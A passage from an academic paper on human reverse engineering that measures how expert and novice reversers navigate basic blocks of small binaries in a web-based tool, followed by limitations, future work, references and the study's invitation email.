Finally, we performed a 2-sample t-test using as an hypothesis the correlation between the group (i.e., expert/novice) and the time spent on non-useful portions of code. With a p-value of 5.3e-04 and a t-test of 4.86 we can conclude that indeed there are statistically significant differences in the way the two groups of participants look at the non-interesting parts of the binary.

6.3 Birdseye Overview

Experiments on code comprehension conducted by Uwano et al. [51], and independently validated by [44], have found that users often perform an initial scan of the entire codebase to get a general idea of what the program is supposed to do. During this initial scan, the authors found that programmers went through 70% of the code in the first 30% of their analysis.

By looking at the reverse engineering sessions we collected in our experiments, we can clearly identify some reversers performing such preliminary scans. However, this behavior is not as typical as one might expect. In fact, in our data, only 36.0% of the experts visited 70% of the code blocks in the first 30% of their time. On average, at the 30% mark, expert reversers had visited only 48.2% of all BBs. The number increases to 53.4% (still well below the 70% threshold) if we only count the good basic blocks and ignore those that were not relevant for the task. Beginners tended instead to move through each BB much quicker at first and to return back multiple times during their sessions to read again the code (we will analyze this aspect in Section 6.4). As a result, 69.4% of them met the 70% threshold at the 30% mark.

But there is more. Figure 8 shows the Cumulative Distribution Function (CDF) of the visited BB over time by comparing the top five experts (based on their solution time) against the bottom five. It is interesting to observe that the fastest reversers (in red) progressed more linearly and did not employ any initial survey strategy.[2]

This seems to suggest that a preliminary overview of the entire binary might be useful to get an orientation in large codebases, but it might not be very useful in smaller exercises. Even more surprising, we found that the majority of experts did not even 'try' to quickly skim through the code of the various functions, even though they did not know in advance anything about the complexity of the task.

Figure 8 also confirms what we found in the previous section, i.e., that all best reversers were not fastest only because they could read and understand the code faster, but also because they reversed **less** code. On the far right of the CDFs we can see that the red curves terminate between 60% and 80% of the total BBs (remember that only 61% were along the solution path), while the blue lines fall in the range between 80% and 100%.

6.4 Basic Blocks Exploration

After looking at the function granularity, we now focus our attention on individual basic blocks.

Thanks to the use of the *restricted focus viewer*, our reverse engineering platform can accurately track the time spent by each participant on each individual BB. However, not all these time events are equally important. For instance, it can occur that when moving the mouse pointer between two BBs, the user accidentally moves the mouse over an intermediate BB without being really interested in its content. Our infrastructure would capture this behavior, generating an event for all three BBs. To remove the noise introduced by these spurious events, we decided to conservatively discard all the views with a duration below 500 milliseconds. This threshold is based on the fact that, according to Rayner et al. [42], while reading text, the eyes stay upon each single location from 100 ms to over 500 ms. Given the fact that a BB is often composed by multiple lines, this threshold ensures that a participant had time to focus on at least one location in the BB. Anything below that would not provide much information to the reverser.

It is essential to understand that the time a reverser spends on a single BB is affected by multiple factors, including the

[2]This trend does not change if, instead of basic blocks, we perform the measurement at a function granularity (we omit the graph for space reason).




Figure 9: Comparison of the distribution of T_{First}, T_{Max}, and T_{Total} time among the users in the two groups.




Figure 10: Solution time w.r.t. number of visited BBs.

BB complexity, the user assembly reading skills, the role of the block inside the binary, the navigation strategy of the user, and the state of the ongoing RE session. We will try to break down these factors in the rest of the section.

To begin with, for each BB we identify three different time values. First, the time each user spent on the block the first time she encountered it (T_{first}). Second, the total cumulative time (T_{tot}) each user spent on the BB over the entire exercise. And finally the longest consecutive time each user spent on the block (T_{max}).

By comparing these three time intervals, we can make several interesting observations. Figure 9 shows the distribution of the median time spent by each user over all the basic blocks of the two exercises. It is interesting to note how, the first time they encounter a new basic block, both experts and novices spend only a few seconds on its code: on average 1.3s for beginners and 1.5s for experts. Instead, the maximum and total time spent on the blocks are over one order of magnitude higher, often lasting for tens of seconds (6.8s vs 21.9s for T_{max}, and 16.3s vs 73.4s if we compute the median times for the T_{tot}). As a confirmation of this aspect, we ran the 2-sample t-test over the values of T_{first}, T_{max} and T_{tot} collected over each user and then separated by novices and experts. Indeed, we obtained that the difference for the first visit (T_{first}) is not statistically significant (p=0.2) but the time difference on T_{tot} and T_{max} are (respectively with p=7.4e-07 and p=1.5e-08).

At first, one might easily dismiss the role of these first short visits, nothing more than a quick glance at a block while the user rapidly moved the mouse over it. It might seem obvious that the 'real' reverse engineering is performed over the subsequent visits. However, if we compute the fraction of BB that a user visited only once we see that things are more complex. On average, experts visit 28% of the BBs only once. In 80% of these cases, the visit lasted less than two




Figure 11: Percentage of Basic Blocks visited only once, or analyzed on the first visit.

seconds. This means that experts dismiss almost 22% of the basic blocks in a single glance. On the contrary, inexperienced users make a single visit only for 10% of the BB, and in total, dismiss only 7% in less than two seconds.

All the remaining BBs are visited by each reverser multiple times. In fact, even if the two programs combined contained only 155 BBs, to complete the two exercises, experts visited, on average, 1368 basic blocks and novices 4326 (2-sample t-test=9.7 and p=6.8e-12). Figure 10 shows the relationship between the time required to solve the challenges and the number of visited blocks.

However, visiting a block multiple times is not always a sign of inefficiency, and in some instances it is even unavoidable (e.g., those blocks that contain a function call are often re-visited when the user moves out of the function and back to the callee). We ran the Pearson correlation to test if a

Table 4: Correlations between visits duration and BB length

	Experts		Novices	
Hypothesis	**Pearson**	**p-value**	**Pearson**	**p-value**
T_{max} and $len(BB)$	0.29	1.0e-04	0.31	5.8e-04
T_{tot} and $len(BB)$	0.30	8.28e-04	0.33	1.6e-04
T_{first} and $len(BB)$	0.37	1.9e-05	0.37	1.3e-06

relationship exists between the number of times the users go through an already visited BB and the overall solution time and obtained a result of 0.68 (p-value 1.2e-05) for experts and 0.46 (p-value 2.5e-04) for novices. Therefore we investigated this aspect in more detail and computed the number of times the first visit to a basic block was not the only one, but it was the longest (i.e., $T_{first} == T_{max}$).

If we assume the most prolonged visit is when the user actually completely reversed the BB code, we can use this indicator to know whether this is performed for the first time the reverser encounters a new code. In this case, the median is 9.6% of the BB for beginners and 14.8% for experts. Again, it seems that experts tend to fully understand the code the first time they read it, while beginners go back multiple times, and in 80.6% of the cases, their first visit is not the one where they reason the longer on the code.

Finally, it is interesting to test if these short first visits are just a consequence of the fact that a reverser might be simply faster at processing assembly code. In other words, we wanted to test whether those users that have shorter first-time visits (T_{first}) also spend less time overall on the BBs (T_{tot}). However, the Pearson correlation of the 2-time values is -1.2, p-value=0.5, showing no statistically significant correlation.

Figure 11 shows how a scatter plot of the two aforementioned metrics (percentage of blocks visited only once, and for which the first visit is the longest) can clearly separate the majority of the experts from novices reversers.

6.5 Speed Factors

In our final analysis of the different reversers' speed, we look at which factors affected the time spent on individual basic blocks.

For this purpose, we limit our analysis to those blocks that actually needed to be understood in the first place. Thus, we first remove those BB that are NOT related to the solution of the exercise as well as all headers and footers of the functions (as it might not always be required to analyze their behavior carefully). The remaining (which we will refer to as BB_{core}, and that account for 47% of all blocks in the two assignments) capture the code each user *had to reverse* to reach the correct solution.

The first hypothesis that we wanted to formulate was to study the potential correlation between the time spent on each block and the size of the block itself. Indeed, we observed that the first, total and max times are positively correlated to the number of assembly instructions contained in the basic block. However, the exciting result is that the Pearson correlations are quite small for T_{tot} and T_{max} while they exhibit an higher value for T_{first} as reported in Table 4. Moreover, under the same hypothesis, the correlations are always more elevated for novices.

Table 5: Statistical tests w.r.t. the branch selection data (upper part) and the semantical elements data (lower part)

Hyphothesis	**Result**	**p-value**
Novices true branch & solution time	0.21	0.06
Novices close branch & solution time	0.13	0.2
Experts true branch & solution time	0.42	0.7
Experts close branch & solution time	0.87	0.4
2-sample T-test Comments	0.4	0.6
2-sample T-test Variable Renames	0.8	0.4
2-sample T-test Function Renames	0.7	0.4

One way to interpret these results is that the amount of time spent by reversers on a basic block is only marginally influenced by the time required to actually read (or *'parse'*) each assembly instruction. The impact is more visible for inexperienced reversers (who probably spend more time reading the assembly) and less on experienced users. To understand which other factors contributed to the reversing time, we extracted the top 5% of the basic blocks in which each user spent most of her time. Then we compared all sets to identify those blocks that were problematic for a large percentage of users.

If we look at total or max time, both experts and beginners spent most of their time (respectively 19% and 18% on average) on blocks that prepared the function call parameters. While usually straightforward to reverse, all reversers probably paused to reason about which values were passed to the function's parameters. If we look instead at the blocks that frequently appear among beginners but not among experts, we find a total of 20 BBs that are shared between a minimum of 3 and a maximum of 11 novices and that are responsible for an additional 9% of time on average overall. We analyzed them to unveil the assembly language (ASM) patterns that slowed down the novices while reading them. In total 6 blocks contain uncommon instructions (such as `setnz`, `imul`, and `sar`) and 7 include instructions that operate with in-memory data structures, thus requiring to reason about the memory layout of the program in that specific moment (e.g., instructions that access the i-th element of the list of Task 2). We also found 3 BBs that operate on the static strings contained in the binary. Among these 20 BBs only 4 of them have a number of instructions major than 10 while the other 16 contains less than 6 instructions (and in 10 cases they were just 3 instructions long). This finally shows that the nature of the instructions is more relevant than their number to explain the comprehension time for beginners.

6.6 Other Aspects

In the previous sections, we discuss several aspects we believe can capture subtle but essential characteristics of the behavior of either experienced users or beginners. We also tested many other hypotheses and tried to isolate other behaviors (reported in Appendix 7) but for which we could not find any statistical difference among our users. For these hypotheses that did not find a statistical validation we report the p-value that we obtained after running the Pearson correlation, but we omitted the correlation value itself for space reasons, since it was not meaningful. However, we want to add two more short points to our analysis regarding the impact of the user interface in branch selection and the other events we collected from our platform.

Branch Selection - when visiting a conditional BB for the first time, beginners choose to explore the true branch first in the 41% of the cases, whereas experts followed the true branch in the 42%. However, we found that the physical position (on screen) of the basic block is much more important than its logical one. In fact, our results show that both experts and novices tend to simply visit first the closer basic block, respectively in 87% and 88% of the cases they encounter a branch. Finally we tested the hypothesis that the choice of either true branch or close branch as a next step has an effect on the overall time to reverse engineer the binary. However for both experts and novices we obtained p-value > 0.1 (values are reported in Table 5).

Comments and Rename Actions - we also investigated the use of the other features implemented in our infrastructure: comments, variable renames, and function renames. On average, we recorded 24 comments among all the expert sessions, whereas we count only 11 from novices. The same trend happens for variable renames (19 vs. 7) and function renames (12 vs. 2). One more time we applied the 2-sample t-test for each of the semantical elements created by the user, divided for experts and novices. The results of the test (reported in Table 5) show no statistical significant relationships between these features and the users performance. At a first look, this result looks like surprising as we would expect that a statistical significancy exists between the usage of semantical elements, the solution time and the experience level. However our hypothesis for this behavior is that probably the statistical relationship between the use of semantical text fragments and the RE performances become more and more evident while observing this on larger and more complicated codebases (potentially together with other reversers with the same experience and working in the same team). We will discuss more carefully about challenge design limitations and future directions respectively in Sections 8 and 9.

7 Summary of Findings

In this study we quantitatively measured the behavior of 72 reversers, both experts and novices, over a total of 272 hours of RE activity. By looking past the individual features discussed in the previous section, we will now summarize the main findings that emerged from all our results.

First of all, we found that each user is unique and has her strategy and her way to reverse binary code. However, by looking under the apparent diversity of actions, we can identify a number of core strategies. To begin with, novices move prevalently forward from the program's `main` while experts mix forward and backward movements. While statistically the difference is clear, there are notable exceptions in all groups, showing that one can be very efficient independently from the strategy it adopts (except for the sequential scan that is only used by the very beginners).

Experts also exhibit a more linear progress, avoiding to jump back and forth among the same basic blocks they already visited in the past. Moreover, they make every visit count, even the first one. This allow them to dismiss 22% of the basic blocks in a single observation, which often last less than two seconds. The 70-30 birdseye scan observed several times in studies of program comprehension does not seem to apply to binary reversing, at least at the small scale dictated by our exercises. Instead, the experts' ability to quickly identify and *ignore* the regions that were not relevant for their task was one of the essential aspects that distinguished experienced users from beginners. This, which fits the self-reported techniques that Votipka et al. [53] group under the name of *subcomponent scanning* could, in fact, be related to the ability of the expert's brain to recognize code patterns, but more focused experiments (e.g., with brain EEG sensors) are needed to investigate further and validate this hypothesis.

Finally, our experiments show that the number of instructions is a very poor predictor of the time required to understand a piece of code and that the presence of less common instructions has a more noticeable impact only on novices.

8 Limitations

When we designed our experiments, we had to make many choices to balance the difficulty of the problems (and, therefore, the time required for completing the exercises), the amount of data we could collect, and the impact of our instrumentation on the user experience. These choices might have introduced biases in the results or might have prevented us from observing some aspects of the users behavior.

Expertise - In our study, we measure the expertise of a user in three ways. First, based on "reputation", i.e., by inviting as experts only those users that can already solve very difficult reverse engineering challenges. Second, by the frequency on which each user reverses binary files (as reported in the questionnaire during registration), and finally by the total time required to solve the two assignments. However, one may argue that a good reverser does not necessarily need to be fast—but some may prefer instead to be meticulous and

precise in her findings. New experiments should be designed only for expert reversers to measure this aspect by providing them with more challenging assignments where precision may be more important than speed.

Restricted Focus Viewer - The use of a RFV to capture the part of the code a user is currently focusing on is a standard methodology in comprehension experiments. While it allows for remote participation without the burden of on-site (and uncomfortable) eye-tracking solutions, this choice also introduces some limitations. First, it impacts each participant's overall speed. It also prevents glances, in which users quickly look at a different basic block, maybe just to check a register or the final instruction. In our settings, this requires moving the mouse, and therefore users might perform this task less often than in an unconstrained environment. We can also hypothesize that the issue with the glances affects the order in which basic blocks are visited. Another potential drawback is that it could technically discourage the participants from using the birdseye overview (Section 6.3), forcing them to rely mostly on their own memory to remember a previously visited basic block. However, this affects only a reduced number of cases: moving the mouse back to a previous basic block is "expensive" only if we want to quickly recall a specific location of that block (e.g., a register, a single ASM line) as in the case of glances, but it becomes fundamental, therefore justifying the time "expense," if the participant wants to entirely read the BB.

These factors can affect the code comprehension process by distorting the way it is performed. In absence of RFV, we could expect a higher number of glances and therefore a shorter time to discard some blocks of code. Unfortunately the only way to determine how the RFV influences our findings would be to compare it with some data collected using the same tool without RFV, which is impossible by design. Thus we can only acknowledge this limitation and hope that future studies will be able to overcome it with different technologies or with a different experiments' design (e.g., smaller group of experts monitored with eye tracking devices).

Nature/Number of the Exercises - It is possible that the tasks we ask the participants to perform may affect the ecological validity of the behaviors we observed in their session. In particular, more difficult problems and larger codebases could require different strategies or help identify other aspects that differentiate one expert from the others. However, in this measurement study, we wanted to include beginners and, therefore, opted for tasks that could be solved (even if with more significant effort) by non experienced reversers. While the number of tasks could be extended , this would increase the time to complete our assignment, especially for some participants who already spent several hours with the current configuration (and that are not affiliated to our group). Even if this represents a limitation of our work, it is probably an inevitable choice given our initial goals, i.e., to involve many users ranging from the "newbie" to the "elite" hacker and compare them on the same set of challenges. We hope that future studies will either confirm (or disprove) our results with larger and more difficult binaries to reverse. For example, we can hypothesize a more frequent use of the birdseye overview (described in Section 6.3), which in our experiments was used only by a small percentage of experts. Another aspect that is largely related to the size of the binaries is the number of functions, and therefore we expect a more pronounced impact of the different strategies described in Section 6.1 on larger programs. For instance, an initial horizontal investigation can be beneficial when analyzing larger codebases.

9 Implications and Future Work

The first area that would benefit from a solid comprehension of the RE process is teaching and training. Several features we identified are correlated with experience, but this does not mean that could not be improved by performing specific exercises. As of now, RE learning is mainly based on the resolution of binary challenges of increasing complexity [14]. A possible implication of our findings could be to design binary analysis exercises more focused on a few BBs, to stimulate a student to match and memorize patterns. Concerning these ideas, currently, we are trying to integrate them into the RE courses organized by our institute.

If teaching RE to humans is essential to form new experts in the RE domain, training computers to mimic human behavior would be fundamental to scale over the large amount of software/malware released every day. We believe that studying the techniques used by humans is the first step to discover new ways to train machine learning models to perform similar tasks. Psychologists have learned that many activities are inherently linked to the ability to recognize previously seen patterns [19,31,55] and that the experts are those who learned a significant number of patterns over several years of experience. Since learning to recognize patterns is what ML algorithms can do well, we also studied which aspects human experts focus their attention on to provide the building block for further studies on such topics. Extending the concept, we could even introduce semantic awareness in the classifier. For instance, many experts in our experiments could easily recognize non-standard implementations of the list operations related to the second challenge or discard branches/functions by just reading a subset of the related BBs. This suggests that ML classifiers could be trained to mimic this behavior and to automate the pattern recognition phase both for useful and useless portions of code.

Moreover, even though our study does not put a particular emphasis on the usability issues, we deem that some insights (such as the fact that proximity in the UI view guides the reversers' exploration) can also improve the current interface of reverse engineering tools to make the human activity even more effective.

Finally, we can hypothesize implications of our work with research fields that do not necessarily fall under the RE category. For instance, authors of [13, 52] conducted a user study

about the effort needed to violate source code obfuscation techniques. In this context, one of their limitations was that they could not perform fine-grained measurements. Therefore, we argue that our methodology (i.e., the use of RFV with its pros and cons) could provide meaningful input in these scenarios.

The presented ideas and implications are only a subset of the possible consequences of more advances in the RE field. Indeed, as explained in the limitations (Section 8), our measurements came at the expense of many restrictions in the scope of the study. Future work will have the role to focus on the many aspects that remained uninvestigated, thus offering a broad range of research directions that can result in even more implications. The first thread is to dedicate a set of experiments for a group of expert-only participants considering more complicated challenges. Besides that, another branch is definitely to focus on other RE aspects which belong to a more specific domain, such as malware analysis or vulnerability discovery. Also, the methodology will play a fundamental role in future research, preferring remotely accessible solutions for studies over a large group or eye-tracking devices for smaller groups. We hope, with our work, to provide significant input for many other papers about this topic that still has so many questions that need to be answered.

Furthermore, our study presents itself with an exploratory spin, which justifies why we tested many hypotheses along our road. It is important to understand that such hypotheses (also those ones reporting p-value = 0) represent for now promising theories that need more validation before becoming actual findings. Therefore, because this field is still in its infancy, we invite future researchers of this topic not to assume our isolated behaviors as the final word, but rather to validate/invalidate them with different experiments and methodologies.

10 Conclusions

Drawing inspiration from the first set of interviews conducted by Votipka in 2020 [53], the objective of our study was to lay the second brick towards a solid understanding of the RE process from an assembly code comprehension perspective.

A deep understanding of the topic can help us from different points of view and has a few interesting implications that should be taken into account. With our work, we hope to provide a valuable input for future research in a field that, so far, was poorly explored.

In the spirit of open science, we release [3] the source code of our web RE framework together with the challenges and the test scripts, to allow the community to continue further studies in this direction. Lastly, our measurements are summarized in Table 8 in the Appendix.

[3] https://github.com/elManto/REmind

Acknowledgements

We would like to thank the anonymous reviewers for their constructive feedback, and Slasti Mormanti for sharing his experience with us.

This research was partially supported by the European Research Council (ERC) under the Horizon 2020 research and innovation program (grant agreement No 771844 BitCrumbs) and by the Defense Advanced Research Projects Agency (DARPA) under grant agreement FA875019C0003.

References

[1] Defcon ctf final scores. https://www.defcon.org/html/defcon-24/dc-24-ctf.html, Accessed September 28, 2021.

[2] Ghidra. https://ghidra-sre.org/, Accessed September 28, 2021.

[3] Ida pro. https://www.hex-rays.com/products/ida/, Accessed September 28, 2021.

[4] Andronicus A Akinyelu and Aderemi O Adewumi. Classification of phishing email using random forest machine learning technique. *Journal of Applied Mathematics*, 2014, 2014.

[5] A Anneliese von Mayrhauser and Steve Lang. Program comprehension and enhancement of software. In *In Proceedings IFIP World Computing Congress-Information Technology and Knowledge Engineering*, 1998.

[6] Vairam Arunachalam and William Sasso. Cognitive processes in program comprehension: An empirical analysis in the context of software reengineering. *Journal of Systems and Software*, 1996.

[7] Liam J Bannon. From human factors to human actors: The role of psychology and human-computer interaction studies in system design. In *Readings in human–computer interaction*. Elsevier.

[8] Roman Bednarik and Markku Tukiainen. Visual attention tracking during program debugging. In *Proceedings of the third Nordic conference on Human-computer interaction*, 2004.

[9] Roman Bednarik and Markku Tukiainen. An eye-tracking methodology for characterizing program comprehension processes. In *Proceedings of the 2006 symposium on Eye tracking research & applications*, 2006.

[10] Ruven Brooks. Towards a theory of the comprehension of computer programs. *International journal of man-machine studies*, 1983.

[11] Adam R Bryant. *Understanding how reverse engineers make sense of programs from assembly language representations*. PhD thesis, Air Force Institute Of Technology, 2012.

[12] Jill Cao, Scott D Fleming, Margaret Burnett, and Christopher Scaffidi. Idea garden: Situated support for problem solving by end-user programmers. *Interacting with Computers*, 2015.

[13] Mariano Ceccato, Paolo Tonella, Cataldo Basile, Paolo Falcarin, Marco Torchiano, Bart Coppens, and Bjorn De Sutter. Understanding the behaviour of hackers while performing attack tasks in a professional setting and in a public challenge. *Empirical Software Engineering*, 2019.

[14] Tom Chothia and Chris Novakovic. An offline capture the flag-style virtual machine and an assessment of its value for cybersecurity education. In {*USENIX*} *(3GSE 15)*, 2015.

[15] Taylor Claire and Christian Collberg. Getting revenge: A system for analyzing reverse engineering behavior. 2019.

[16] Edward Cutrell and Zhiwei Guan. What are you looking for? an eye-tracking study of information usage in web search. In *Proceedings of the SIGCHI conference on Human factors in computing systems*, 2007.

[17] DARPA. Darpa celebrates cyber grand challenge winners. https://www.darpa.mil/news-events/2016-08-05a, Accessed September 28, 2021.

[18] Lisa Nguyen Quang Do, Karim Ali, Benjamin Livshits, Eric Bodden, Justin Smith, and Emerson Murphy-Hill. Just-in-time static analysis. In *Proceedings of the 26th ACM SIGSOFT International Symposium on Software Testing and Analysis*, 2017.

[19] Lev Finkelstein and Shaul Markovitch. Learning to play chess selectively by acquiring move patterns. *ICGA Journal*, 1998.

[20] Vikki Fix, Susan Wiedenbeck, and Jean Scholtz. Mental representations of programs by novices and experts. In *Proceedings of the INTERACT'93 and CHI'93 conference on Human factors in computing systems*, 1993.

[21] Leo Gugerty and Gary Olson. Debugging by skilled and novice programmers. In *Proceedings of the SIGCHI conference on human factors in computing systems*, 1986.

[22] J-M Hoc. *Psychology of programming*. Academic Press, 2014.

[23] Allyson L Holbrook, Melanie C Green, and Jon A Krosnick. Telephone versus face-to-face interviewing of national probability samples with long questionnaires: Comparisons of respondent satisficing and social desirability response bias. *Public opinion quarterly*, 2003.

[24] Alan Jaffe, Jeremy Lacomis, Edward J Schwartz, Claire Le Goues, and Bogdan Vasilescu. Meaningful variable names for decompiled code: A machine translation approach. In *Proceedings of the 26th Conference on Program Comprehension*, 2018.

[25] Joby James, L Sandhya, and Ciza Thomas. Detection of phishing urls using machine learning techniques. In *ICCC*. IEEE, 2013.

[26] Anthony R Jansen, Alan F Blackwell, and Kim Marriott. A tool for tracking visual attention: The restricted focus viewer. *Behavior research methods, instruments, & computers*, 2003.

[27] Victor Kaptelinin. Activity theory: Implications for human-computer interaction. *Context and consciousness: Activity theory and human-computer interaction*, 1996.

[28] Andrew J Ko, Brad A Myers, Michael J Coblenz, and Htet Htet Aung. An exploratory study of how developers seek, relate, and collect relevant information during software maintenance tasks. *IEEE Transactions on software engineering*, 2006.

[29] Thomas D LaToza, David Garlan, James D Herbsleb, and Brad A Myers. Program comprehension as fact finding. In *Proceedings of the the 6th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on The foundations of software engineering*, 2007.

[30] Stanley Letovsky. Cognitive processes in program comprehension. *Journal of Systems and software*, 1987.

[31] Robert Levinson and Richard Snyder. Adaptive pattern-oriented chess. In *Machine Learning Proceedings 1991*. Elsevier, 1991.

[32] David C Littman, Jeannine Pinto, Stanley Letovsky, and Elliot Soloway. Mental models and software maintenance. *Journal of Systems and Software*, 1987.

[33] Dastyni Loksa, Andrew J Ko, Will Jernigan, Alannah Oleson, Christopher J Mendez, and Margaret M Burnett. Programming, problem solving, and self-awareness: effects of explicit guidance. In *CHI Conference on Human Factors in Computing Systems*, 2016.

[34] Philip Menard, Gregory J Bott, and Robert E Crossler. User motivations in protecting information security: Protection motivation theory versus self-determination theory. *Journal of Management Information Systems*, 2017.

[35] Nikola Milosevic, Ali Dehghantanha, and Kim-Kwang Raymond Choo. Machine learning aided android malware classification. *Computers & Electrical Engineering*, 61, 2017.

[36] Daisuke Miyamoto, Hiroaki Hazeyama, and Youki Kadobayashi. An evaluation of machine learning-based methods for detection of phishing sites. In *International Conference on Neural Information Processing*. Springer, 2008.

[37] Mete Ozay, Inaki Esnaola, Fatos Tunay Yarman Vural, Sanjeev R Kulkarni, and H Vincent Poor. Machine learning methods for attack detection in the smart grid. *IEEE transactions on neural networks and learning systems*.

[38] Bing Pan, Helene A Hembrooke, Geri K Gay, Laura A Granka, Matthew K Feusner, and Jill K Newman. The determinants of web page viewing behavior: an eye-tracking study. In *Proceedings of the 2004 symposium on Eye tracking research & applications*, 2004.

[39] Norman Peitek, Sven Apel, Chris Parnin, André Brechmann, and Janet Siegmund. Program comprehension and code complexity metrics: An fmri study. In *ICSE*. IEEE, 2021.

[40] Nancy Pennington. Stimulus structures and mental representations in expert comprehension of computer programs. *Cognitive psychology*, 1987.

[41] Radu S Pirscoveanu, Steven S Hansen, Thor MT Larsen, Matija Stevanovic, Jens Myrup Pedersen, and Alexandre Czech. Analysis of malware behavior: Type classification using machine learning. In *CyberSA*. IEEE, 2015.

[42] Keith Rayner, Barbara J. Juhasz, and Alexander Pollatsek. *Eye Movements During Reading*. John Wiley and Sons, Ltd, 2008.

[43] Tobias Roehm, Rebecca Tiarks, Rainer Koschke, and Walid Maalej. How do professional developers comprehend software? In *34th ICSE*. IEEE, 2012.

[44] Bonita Sharif, Michael Falcone, and Jonathan I Maletic. An eye-tracking study on the role of scan time in finding source code defects. In *Proceedings of the Symposium on Eye Tracking Research and Applications*, 2012.

[45] Yan Shoshitaishvili, Michael Weissbacher, Lukas Dresel, Christopher Salls, Ruoyu Wang, Christopher Kruegel, and Giovanni Vigna. Rise of the hacrs: Augmenting autonomous cyber reasoning systems with human assistance. In *ACM SIGSAC CCS*, 2017.

[46] Iain Sutherland, George E Kalb, Andrew Blyth, and Gaius Mulley. An empirical examination of the reverse engineering process for binary files. *Computers & Security*, 2006.

[47] Roger Tourangeau and Ting Yan. Sensitive questions in surveys. *Psychological bulletin*, 2007.

[48] Chih-Fong Tsai, Yu-Feng Hsu, Chia-Ying Lin, and Wei-Yang Lin. Intrusion detection by machine learning: A review. *expert systems with applications*, 2009.

[49] Rachel Turner, Michael Falcone, Bonita Sharif, and Alina Lazar. An eye-tracking study assessing the comprehension of c++ and python source code. In *Proceedings of the Symposium on Eye Tracking Research and Applications*, 2014.

[50] Daniele Ucci, Leonardo Aniello, and Roberto Baldoni. Survey of machine learning techniques for malware analysis. *Computers & Security*, 81, 2019.

[51] Hidetake Uwano, Masahide Nakamura, Akito Monden, and Ken-ichi Matsumoto. Analyzing individual performance of source code review using reviewers' eye movement. In *Proceedings of the 2006 symposium on Eye tracking research & applications*, 2006.

[52] Alessio Viticchie, Leonardo Regano, Cataldo Basile, Marco Torchiano, Mariano Ceccato, and Paolo Tonella. Empirical assessment of the effort needed to attack programs protected with client/server code splitting. *Empirical Software Engineering*, 2020.

[53] Daniel Votipka, Seth Rabin, Kristopher Micinski, Jeffrey S Foster, and Michelle L Mazurek. An observational investigation of reverse engineers' processes. In *29th {USENIX}*, 2020.

[54] Daniel Votipka, Rock Stevens, Elissa Redmiles, Jeremy Hu, and Michelle Mazurek. Hackers vs. testers: A comparison of software vulnerability discovery processes. In *IEEE SP*. IEEE, 2018.

[55] Andrew J Waters, Geoffrey Underwood, and John M Findlay. Studying expertise in music reading: Use of a pattern-matching paradigm. *Perception & psychophysics*, 59(4), 1997.

[56] Susan Wiedenbeck, Vikki Fix, and Jean Scholtz. Characteristics of the mental representations of novice and expert programmers: an empirical study. *International Journal of Man-Machine Studies*, 1993.

[57] Khaled Yakdan, Sebastian Eschweiler, Elmar Gerhards-Padilla, and Matthew Smith. No more gotos: Decompilation using pattern-independent control-flow structuring and semantic-preserving transformations. In *NDSS*. Citeseer, 2015.

[58] Dennis Yurichev. Reverse engineering for beginners, 2013.

[59] Marwane Zekri, Said El Kafhali, Noureddine Aboutabit, and Youssef Saadi. Ddos attack detection using machine learning techniques in cloud computing environments. In *3rd CloudTech*. IEEE, 2017.

Appendix

A Text of the invitation email

Experiment purpose

A study about how humans coming from different backgrounds and expertise levels (from the 'noob' to 'expert') perform the process of Reverse Engineering and which are the main differences between these categories.

Before starting

The test is completely anonymous, the registration is mandatory but it is quick (just a self-evaluation question). The system will give you a token which is needed for the login, so please preserve it until the end of the test.

The test

For the test, you can find our web-UI at this link (https://reverse.s3.eurecom.fr): it supports some of the main features for RE (commenting code, rename, Xref, ...). After accessing it, the first page comes with a further description of the experiment and of the interface (we invite you to read for the details) and with a list of 3 challenges that you have to solve with our web-UI. The first challenge ('Warmup') is just a warmup one so it is optional and we created it just to make the user become more familiar with the tool. The second and the third challs (namely 'Test 1' and 'Test 2') represent the core part of the experiment. Clicking on one of the two tests starts the RE interface. From now on, your job consists of understanding what the binary does and then submitting a solution in the proper form. You can solve the 2 tests in separate moments and you can stop a RE session and then re-start it (even if we think the best thing is that you stop the RE session after submitting a solution).

Submitting a solution

Note that for the two tests (Test 1 and Test 2), the solution is not required in a specific format (like the flags in a CTF), but it is supposed to be a short description in your own words (just 1 or 2 lines) about the needed steps that make the binary to print the string 'Congratulations' or 'Success!'. Alternatively, also a command line that triggers the correct path in the binary is fine.

Notes

- The interface is not supposed to be a new competitive product, but it is just a tool for the data collection. This does NOT aim to be a "realistic scenario", but a "scenario for which we capture some interesting data". It's an experiment! Please bear with it :-)
